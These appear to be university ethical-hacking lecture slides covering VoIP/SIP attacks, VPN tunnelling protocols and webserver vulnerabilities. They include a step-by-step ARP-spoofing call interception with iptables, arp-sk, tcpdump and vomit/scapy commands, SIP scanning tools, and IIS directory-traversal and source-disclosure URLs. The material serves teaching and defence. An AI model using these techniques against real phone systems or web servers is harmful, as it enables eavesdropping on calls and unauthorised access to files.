
- Major difference between traditional voice network (PBX based) and a VoIP setup:
 - In case of VoIP, the RTP stream doesn't have to cross any voice infrastructure device
 - It is exchanged directly between the endpoints (i.e. RTP is phone-to-phone)
- VoIP setups are prone to a wide number of attacks due to the fact that they expose a large number of interfaces and protocols to the end user

SIP Proxy Server




- SIP brings together the ‘building blocks’ needed to make VoIP calls and forms a connection between endpoints enabling voice and video data transmission among connected parties.
- SIP proxy receives and processes SIP requests from a redirect server or software. (Like when you type in the domain name of a web page or want to open a file).
- SIP proxy server allows to send and receive voice calls, instant messaging, video conferencing and load balancing.

SIP Proxy Server



- SIP server is an important part of any PBX (private branch exchange) network.
- SIP is a facilitator of all elements which make up communications between two or more endpoints.
- SIP ensures that the line is clear and ready for next call or message at the completion of current session.
- SIP creates a connection between two networks when two or more people want to communicate.
- Once the connection establishes, the server takes action like placing a caller on hold or transferring them to another extension.
- SIP server ensures that the session ends correctly at the end of a call.

SIP Session Call Flow



- An INVITE request that is sent to a proxy server is responsible for initiating a session.
- Proxy server sends a **100 Trying** response immediately to the caller to stop the re-transmissions of the INVITE request.
- Proxy server searches the address of called party in the location server and forwards the INVITE request.
- A **180 Ringing** (Provisional responses) generated by called party is returned back to caller.
- A **200 OK** response is generated soon after the phone is picked up.
- Called party receives an **ACK** from the caller, once it gets **200 OK**.
- Session gets established and RTP packets (conversations) start flowing from both ends.
- After the conversation, any participant (caller or called) can send a **BYE** request to terminate the session.
- **BYE** reaches directly from caller to called bypassing the proxy server.
- Finally, called party sends a **200 OK** response to confirm the **BYE** and the session is terminated.
- The call flow has three **transactions** (marked as 1, 2, 3).

SIP Proxy Scanning

- SIP scanning refers to the discovery process of SIP proxies and other SIP devices.
 - SiVuS is a general purpose SIP hacking tool for Windows and Linux SiVuS can perform SIP scanning via its point-and-click GUI
- SIPVicious: Set of tools that can be used to audit SIP based VoIP systems. This suite has five tools: svmap, svwar, svcrack, svreport, svcrash
 - svmap is a SIP scanner. When launched against ranges of IP address space, it will identify any SIP servers which it finds on the way.
 - svwar identifies working extension lines on a PBX. Also tells you if extension line requires authentication or not.
 - svcrack is a password cracker making use of digest authentication. It is able to crack passwords on both registrar servers and proxy servers.
 - svreport is able to manage sessions created by the rest of the tools and export to pdf, xml, csv and plain text.
 - svcrash responds to svwar and svcrack SIP messages with a message that causes old versions to crash.
- Refer: <https://www.kali.org/tools/sipvicious/>
<https://www rtcsec com> or sipvicious.org/

TFTP Server Attack

- SIP phones use a TFTP (Trivial File Transfer Protocol) server to retrieve their configuration settings during boot up process.
 - TFTP is a protocol for exchanging files between two TCP/IP machines
 - TFTP Server is a simple file transfer machine (typically for boot-loading remote devices).
- TFTP server can be located on network (nmap –sU –p <IP Range>) and then attempt to guess the configuration file's name.
 - A list of common filenames is available on internet (hackingvoip.com/tools/tftp_bruteforce.txt).
- Configuration files contain information such as usernames and passwords for administrative functions.
 - For Cisco IP Phones, the configuration files for an extension can be downloaded by accessing SEP[macaddress].cnf.xml from the TFTP server.
- TFTP server address, MAC address and network settings for a phone can be obtained by:
 - Sniffing/Scanning the network and reviewing the web server on an IP phone
 - Walking up to the phone and viewing the network settings under the menu option when physical access is available

IP Phone Boot Process: CISCO

- CISCO IP Phones are factory programmed with a unique MAC address and firmware.
- As part of provisioning process, the MAC address of the phone is added to the Cisco Unified Communications Manager's (CUCM) database and assigned an extension number along with user details.
- Sequence of boot process for a Cisco IP Phone:
 - IP Phone sends a Cisco Discovery Protocol (CDP) Voice VLAN Query request.
 - A Cisco networking device in the range responds with the Voice VLAN info
 - IP Phone reconfigures its Ethernet port to tag all traffic with the received VVLAN ID (VVID)
 - IP Phone sends a DHCP request with Option 55 (Parameter Request List), requesting Option 150 (TFTP Server Address)
 - Some of other vendors use the generic Option 66; Avaya uses Option 176; Nortel uses Option 191.

IP Phone Boot Process: CISCO

- The sequence of boot process for a Cisco IP Phone:
 - DHCP server is configured to respond with Option 150 specifying the TFTP server address
 - In cases where DHCP is not set, the phone uses a default TFTP server configured at the time of provisioning
 - IP Phone connects to the TFTP server and downloads the Certificate Trust List (CTL), Initial Trust List (ITL) file, and the phone-specific configuration file SEP-<macaddress>.cnf.xml.
 - Configuration file contains all the settings needed to register the phone with the call server (call server addresses, directory information URL etc)
 - Attackers rely on manipulating the boot process/TFTP interception.

Enumerating VoIP Users

- Useful information for an attacker:
 - VoIP gateway/servers
 - IP-PBX systems
 - Client software (softphones)/VoIP phones
 - User extensions
- **Smap** scans a single IP or subnet of IP addresses for SIP enabled devices

```
root@bt:/pentest/voip/smap# ./smap -O 192.168.1.6
smap 0.6.0 <hs@123.org> http://www.wormulon.net/

192.168.1.6: ICMP reachable, SIP enabled
best guess (55% sure) fingerprint:
  Asterisk PBX (unknown version)
  User-Agent: Asterisk PBX 1.6.0.26-FONCORE-r78

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```
- SIP server responds differently to valid and invalid users
- By observing SIP server response, one can build a list of valid users
- Refer: <https://www.exploit-db.com/docs/english/18136-paper-enumerating-and-breaking-voip.pdf>

User Enumeration: CISCO

- When the phone receives the initial configuration via TFTP, it contains a URL for directory lookup.
- This XML element is for
`<directoryURL>http://<CallManageIP>:8080/ccmcip/xmldirectory.jsp</director`
- Directory Services application provides an input page to enter search information and returns an XML dataset (`<CiscoIPPhoneDirectory>`) containing the directory information
- Cisco IP Phones have a built-in basic web browser to display this parsed directory information.
- Automated Corporate Enumerator (ACE) tool (ucsniiff.sourceforge.net/ace.html) can find the TFTP configuration for a phone
 - Extract the above URL
 - Dump all the entries in the corporate directory

ARP Poisoning Demo

- How does ARP spoofing work

<https://www.youtube.com/watch?v=A7nih6SANYs>

Interception Attack

- VoIP traffic is carried on a dedicated VLAN
- ARP spoofing can be used to create an intercept point
- On the interception server, turn on routing, allow the traffic, turn off ICMP redirects, and then re-increment the TTL using iptables

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -I FORWARD -i eth0 -o eth0 -j ACCEPT
# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
# iptables -t mangle -A FORWARD -j TTL --ttl-inc 1
```

- Use dsniff's arpspoof or arp-sk to corrupt the client's ARP cache
- VoIP data stream using a sniffer can be accessed now

Phone_A	00:50:56:01:01:01	192.168.1.1
Phone_B	00:50:56:01:01:02	192.168.1.2
Bad_guy	00:50:56:01:01:05	192.168.1.5

Interception Attack

- Attacker usage eth0 interface to sniff traffic

```
# arp-sk -w -d Phone_A -S Phone_B -D Phone_A
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.2
+ Target MAC: 00:50:56:01:01:01
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1

--- Start classical sending ---
TS: 20:42:48.782795
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)

TS: 20:42:53.803565
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)
```

-w: who has
-d: link layer destination host (IP or MAC)
-S: logical layer source host (IP or MAC)
-D: logical layer destination (IP or MAC)

Interception Attack

- Phone_A thinks that Phone_B is at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:42:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
20:42:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
```

- Execute the same attack against Phone_B in order to sniff the return traffic

```
--- Start classical sending ---
TS: 20:43:48.782795
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

```
TS: 20:43:53.803565
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

Interception Attack

- Phone_B thinks that Phone_A is also at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:43:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
20:43:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
```

- Now that the environment is ready, Bad_guy can start to sniff the UDP traffic

```
# tcpdump -i eth0 -n host 192.168.1.1
21:53:28.838301 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.839383 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
21:53:28.858884 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.859229 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
```

Interception Attack

- Mostly the UDP traffic generated by phones is an RTP stream.
- Easy to identify the local ports (27182 and 19560).
- SIP exchanges can be tracked and port information extracted from Media Port field in the Media Description section.
- Once the RTP stream has been identified, next step is to identify the codec that has been used to encode the voice.
- Codec is in Payload Type (PT) field in the UDP stream or in the Media Format field in the SIP exchange that identifies the format of the data transported by RTP.
 - When bandwidth is not an issue, IP Phones use the toll quality G.711 voice codec, also known as Pulse Code Modulation (PCM).
 - When bandwidth is a premium, the G.729 codec is used to optimize bandwidth at the expense of voice quality

Interception Attack

- vomit (<http://vomit.xtdnet.nl>) enables to convert the conversation from G.711 to WAV based on a tcpdump output file.
- The following command plays the converted output stream on the speakers using waveplay:
`$ vomit -r sniff.tcpdump | waveplay -S8000 -B16 -C1`

- Scapy (secdev.org/projects/scapy) can sniff live traffic (from eth0), and scapy decodes the RTP stream (G.711) from/to the phone at 192.168.1.1 and feeds the voice over two streams that it regulates to soxmix, which, in turn, plays it on the speakers:

```
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\> voip_play("192.168.1.1", iface="eth0")
```

VoIP Hacking Types

- **Unauthorised use:**
 - Hackers can use hacked phone system to use robocalling and auto-dialling software.
 - People who answer the phone will hear a pre-recorded message asking them to do something—such as enter their credit card number to “confirm their account.”
- **Toll fraud:**
 - Hackers can make international calls from hacked phone.
 - Toll charges for these long-distance calls can be expensive.
- **Caller Id spoofing:**
 - Caller ID isn't always a reliable way to verify the person calling.
 - Hackers can use fake caller IDs in coordination with another attack, like social engineering.
- **Eavesdropping:**
 - Eavesdropping allows hackers to collect information about a business *and* its customers.
 - They can access every interaction the business has had including employee voice mails.
- **Social engineering:**
 - Hackers try to build relationships with their victims so they think it's a genuine call, but it's not.
 - Caller is a hacker impersonating someone else to trick the called party into handing over sensitive information.

Defenses for VoIP Systems

- Choose right VoIP provider
- Control administrator access
- Enable Network Address Translation (NAT)
- Use VPN and enable end point filtering
- Disable VoIP web interface
- Monitor your call and access logs
- Keep strong passwords
- Use two factor authentication
- Create cyber security awareness in your team
- Have a mobile device policy
- Create an incident response plan to handle VoIP hacking incidents

VoIP Provider Evaluation

- Check accreditations like HIPPA, HITRUST etc
- Intrusion prevention systems used
- Call encryption facility and technology used
- Update to VoIP firmware
- VoIP call limit options

Demo


- VOIP call capture and replay by Wireshark
<https://www.youtube.com/watch?v=uZI9ZnKRudg>
 - How to crack SIP authentication and listen to VOIP calls
<https://www.youtube.com/watch?v=9yS7mr977so>
 - How does ARP spoofing work
<https://www.youtube.com/watch?v=A7nih6SANYs>
-



VPN

VPN Server

- VPN gives online privacy and anonymity by creating a private network from a public internet connection.
- VPNs mask your internet protocol (IP) address so your online actions are virtually untraceable.
- VPN services establish secure and encrypted connections to provide greater privacy than even a secured Wi-Fi hotspot.



- VPN Video: <https://www.techradar.com/vpn/vpn-tunnels-explained-how-to-keep-your-internet-data-secure?jwsource=cl>

Why VPN Server?

- Surfing the web or transacting on an unsecured Wi-Fi network exposes private information and browsing habits.
 - VPN is a must for online security and privacy.
 - Unless one is logged into a private Wi-Fi network that requires a password, any data transmitted during online session could be vulnerable to eavesdropping by strangers using the same network.
 - Encryption and anonymity provided by a VPN helps protect online activities: sending emails, shopping online, or paying bills.
 - VPNs also help keep web browsing anonymous.
-

How does VPN Server Work?

- VPN creates a data tunnel between local network and an exit node in another location, which could be thousands of miles away.
- VPN uses encryption to scramble data when it's sent over a Wi-Fi network.
 - Encryption makes the data unreadable.
 - Data security is critical when using a public Wi-Fi network, because it prevents anyone else on the network from eavesdropping on private internet transactions.
- Without a VPN, internet service provider can know entire browsing history.
 - With a VPN, individual's search history is hidden.
 - That's because web activity will be associated with the VPN server's IP address, not individual's.
 - A VPN service provider may have servers all over the world.
 - This makes the search activity appear to originate at any one of them.
 - Search engines track search history, but they'll associate that information with an IP address of the VPN server – individual's online activity remains private.

Types of Tunnelling?

- Point to Point Tunnelling Protocol (PPTP):
 - One of the oldest protocols for VPN (Microsoft developed for W-95)
 - Encrypts data in packets and sends them through a tunnel it creates over network connection.
 - Easiest protocols to configure, requiring only a username, password, and server address to connect to the server.
 - Fastest VPN protocols because of low encryption level.
 - Low level of encryption makes it the least secure protocols.
- Layer 2 Tunnelling Protocol (L2TP/IPSec):
 - Used in conjunction with Internet Protocol Security (IPSec) to create a more secure tunnelling protocol than PPTP.
 - L2TP encapsulates the data, but isn't adequately encrypted until IPSec wraps the data again with its own encryption to create two layers of encryption, securing the confidentiality of the data packets going through the tunnel.

Types of Tunnelling?

- Layer 2 Tunnelling Protocol (L2TP/IPSec):
 - L2TP/IPSec provides AES-256 bit encryption, one of the most advanced encryption standards.
 - Double encapsulation makes highly secure but a little slower than PPTP.
 - It struggle with bypassing restrictive firewalls because it uses fixed ports, making VPN connections with L2TP easier to block.
- Secure Socket Tunnelling Protocol (SSTP):
 - Transports internet data through the Secure Sockets Layer or SSL
 - Supported on Windows
 - SSL provides internet data going through SSTP very secure
 - No fixed Port so it is less likely to be blocked by firewalls than L2TP
 - SSL can be used in conjunction with Transport Layer Security (TLS) on web browsers to add a layer to create a secure connection between devices.

Types of Tunnelling?

- OpenVPN:
 - OpenVPN a relatively recent open source tunnelling protocol that uses AES 256-bit encryption to protect data packets.
 - Because the protocol is open source, the code is vetted thoroughly and regularly by the security community, who are constantly looking for potential security flaws.
 - Protocol is supported by Windows, Mac, Android, and iOS
 - Third-party software is required to set up the protocol and the protocol can be hard to configure.
 - Once configured, OpenVPN provides a wide range of strong cryptographic algorithms that will allow users to keep their internet data secure and to even bypass firewalls at fast connection speeds.

What does VPN Hide?

- Browsing history
- IP address and location
- Private devices
- Web activity – maintains internet freedom
- Protects against identity theft

Demo

- How does a VPN work

<https://www.youtube.com/watch?v=CWy3x3Wux6o>

https://www.youtube.com/watch?v=_wQTRMBAvzg



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking Session: 11 (Webserver Exploits)

Agenda

- What is a Web server?
- Web servers vulnerabilities
 - Vulnerabilities of Microsoft IIS/ASP/.Net
 - LAMP (Linux, Apache, MySQL, PHP)
 - IBM Websphere
 - Java Vulnerabilities


What is a Web Server?

- The term *web server* can refer to hardware or software, or both of them working together.
- Hardware:
 - A web server is a computer that stores web server software and a website's component files. (for example, HTML documents, images, CSS stylesheets, and JavaScript files)
 - A web server connects to the Internet and supports physical data interchange with other devices connected to the web.
- Software:
 - A web server includes several parts that control how web users access hosted files.
 - At a minimum, this is an *HTTP server*. An HTTP server is software that understands URLs and HTTP protocol.
 - An HTTP server can be accessed through the domain names of the websites it stores, and it delivers the content of these hosted websites to the end user's device.

What is a Web Server?

- Web Server Process Flow:
 - Whenever a browser needs a file that is hosted on a web server, the browser requests the file via HTTP.
 - When the request reaches the correct (hardware) web server, the *HTTP server* accepts the request, finds the requested document, and sends it back to the browser, also through HTTP.
 - If the server doesn't find the requested document, it returns a 404 response instead.
- Types of Web Server
 - **Static web server:** Consists of a computer with an HTTP server. Also called a "static web server" because the server sends its hosted files as-is to browser.
 - **Dynamic web server:** Consists of a static web server plus extra software like an *application server* and a *database*.
 - Called "dynamic web server" because the application server updates the hosted files before sending content to browser via the HTTP server.

How does Web Server Work?



- When client sends request for a web page, the web server search for the requested page.
- if requested page is found then it will send it to client with an HTTP response.
- If the requested web page is not found, web server will send an **HTTP response:Error 404 Not found.**
- If client has requested for some other resources then the web server will contact to the application server and data store to construct the HTTP response.

Popular Web Servers

- **Apache HTTP Server.** Developed by Apache Software Foundation, it is a free and open source web server for Windows, Mac OS X, Unix, Linux, Solaris and other operating systems; it needs the Apache license.
- **Microsoft Internet Information Services (IIS).** Developed by Microsoft for Microsoft platforms; it is not open sourced, but widely used.
- **Nginx.** A popular open source web server for administrators because of its light resource utilization and scalability. It can handle many concurrent sessions due to its event-driven architecture. Nginx also can be used as a proxy server and load balancer.
- **Lighttpd.** A free web server that comes with the FreeBSD operating system. It is seen as fast and secure, while consuming less CPU power.
- **Sun Java System Web Server.** A free web server from Sun Microsystems that can run on Windows, Linux and Unix. It is well-equipped to handle medium to large websites.
- Other web servers include Novell's NetWare server, Google Web Server (GWS) and IBM's family of Domino servers

Web Servers Security Practices

- A reverse proxy, which is designed to hide an internal server and act as an intermediary for traffic originating on an internal server
- Access restriction through processes such as limiting the web host's access to infrastructure machines or using Secure Socket Shell (SSH)
- Keeping web servers patched and up to date to help ensure the web server isn't susceptible to vulnerabilities
- Network monitoring to make sure there isn't any or unauthorized activity
- Using a firewall and SSL as firewalls can monitor HTTP traffic while having a Secure Sockets Layer (SSL) can help keep data secure.

Web Server Vulnerabilities

Web Server Vulnerabilities

- Sample files
- Source code disclosure
- Canonicalization
- Server extensions
- Input validation (Buffer Overflow, SQL injection etc)
- Denial of Service

- Incorrect configuration management plays a big role in web server vulnerability exposure.

Sample Files

- Vendors provide sample scripts and code snippets to demonstrate product features
- If poorly configured, these can leave holes in security
- Microsoft IIS4.0 came with two default files ‘showcode.asp’ and ‘codebrews.asp’
 - Files could be accessed by a remote attacker
 - Could reveal the contents of just about every other file on the server
- Latest IIS version (10.0) vulnerabilities
 - Remote code execution in Windows HTTP protocol stack
 - HTTP request smuggling
 - HTTP response splitting
- Sample files MUST be removed from production servers

Sample Files: Codebrews.asp

- Microsoft IIS 5.0 ships with a sample script that may be used to view the source code of other scripts in the sample scripts (/IISSAMPLES) directory.
- The script (CodeBrws.asp) does not adequately filter unicode representations of directory traversals. For example, an attacker can break out of the sample script directory by substituting '%c0%ae%c0%ae' for '..' in a dot-dot-slash directory traversal attack.
- This issue may be exploited to map out the directory structure of the filesystem on a host running the vulnerable script.

```
http://target/iissamples/sdk/asp/docs/CodeBrws.asp?Source=/IISAMPLES/%c0%ae%c0%ae/default.asp
```

- The following example demonstrates that the directory structure may be mapped out using this vulnerability:
- Request:

```
http://target/IISSamples/sdk/asp/docs/CodeBrws.asp?Source=/IISAMPLES/%c0%ae%c0%ae/%c0%ae%c0%ae/bogus_directory/nonexistent.asp
```
- Response: Microsoft VBScript runtime (0x800A004C) Path not found

Source Code Disclosure

- Source code disclosure attacks allow a malicious user to view the source code of confidential application files on a vulnerable web server.
- Allows the attacker a deeper knowledge of applications and help find holes in the application.
- Attacker can combine this with other techniques to view important protected files such as /etc/passwd, global.asa etc
- Examples of source code disclosure vulnerabilities:
 - IIS: .htr vulnerability
 - Apache Tomcat and BEA WebLogic: Appending special characters to requests for Java Server Pages (JSP)

Source Code Disclosure

- Source code disclosure techniques:
 - Using known source disclosure vulnerabilities
 - Using other vulnerabilities useful for source disclosure (such as Directory Traversal)
 - Exploiting a vulnerability in the application which may allow source disclosure
 - Exploiting detailed errors which may sometime include source code.
- **Example1:** consider a Web site running Microsoft Internet Information Server (IIS). By sending the following URL to the Web server:
`http://www.acme-hackme.com/example.%61%73%70`
 - IIS server has a vulnerability while handling .asp files
 - If IIS is installed on a FAT partition and an attacker sends a Unicode encoded request for an .asp file (%61%73%70 is a unicode encoding of "asp"),
 - IIS server does not recognize it as an ASP file and therefore does not execute it, but rather passes the ASP source code to the Web browser.

Source Code Disclosure

- **Example2:** by using a default sample file that comes with the IIS server, called ShowCode.asp.
- This file receives as a parameter an ASP file name and retrieves its source code.
- Specify the correct file name and directory path as a parameter in showcode.asp in the URL in the browser.
- The URL below would let an attacker view the code contained within default.asp:

```
http://www.acme-hackme.com/msadc/Samples/SELECTOR/showcode.asp?source=/msadc/Samples/.../.../.../.../inetpub/wwwroot/default.asp
```

Source Code Disclosure: Example

- Web application at example.com allows users to download PDF files using hyperlinks.
- Internally it makes an HTTP GET request to a *download.php* script with a filename parameter.
- The browser sends the following request to the web server when one clicks the link:
`http://www.example.com/download.php?filename=aboutus.pdf`The *download.php* script allows users to download a specific file from the server.
- Send a request to *download.php*, passing *download.php* as the value for the filename parameter.
`http://www.example.com/download.php?filename=download.php`
- The server-side source code of the file *download.php* is served to the browser.

Canonicalization

- Computer resources can be addressed using more than one representation.
 - File C:\text.txt may also be accessed by the syntax ..\text.txt or \\computer\C\$\text.txt.
- Process of resolving a resource to a standard (canonical) name is called canonicalization.
- Applications that make security decisions based on the resource name can easily be fooled into performing unanticipated actions using so-called canonicalization attacks
- ASP::\$DATA vulnerability in Microsoft's IIS was one of the first canonicalization issues in a major web platform
 - Allows the attacker to download the source code of Active Server Pages (ASP) rather than having them rendered dynamically by the IIS ASP engine
- IIS canonicalization vulnerabilities: Unicode/Double Decode vulnerabilities

Server Extensions

- A web server provides a minimum of functionality
- Extensions provide additional functionality
 - Code libraries that add on to the core HTTP engine to provide features such as dynamic script execution, security, caching etc.
- Extensions may have vulnerabilities:
 - Microsoft Indexing extension had buffer overflows
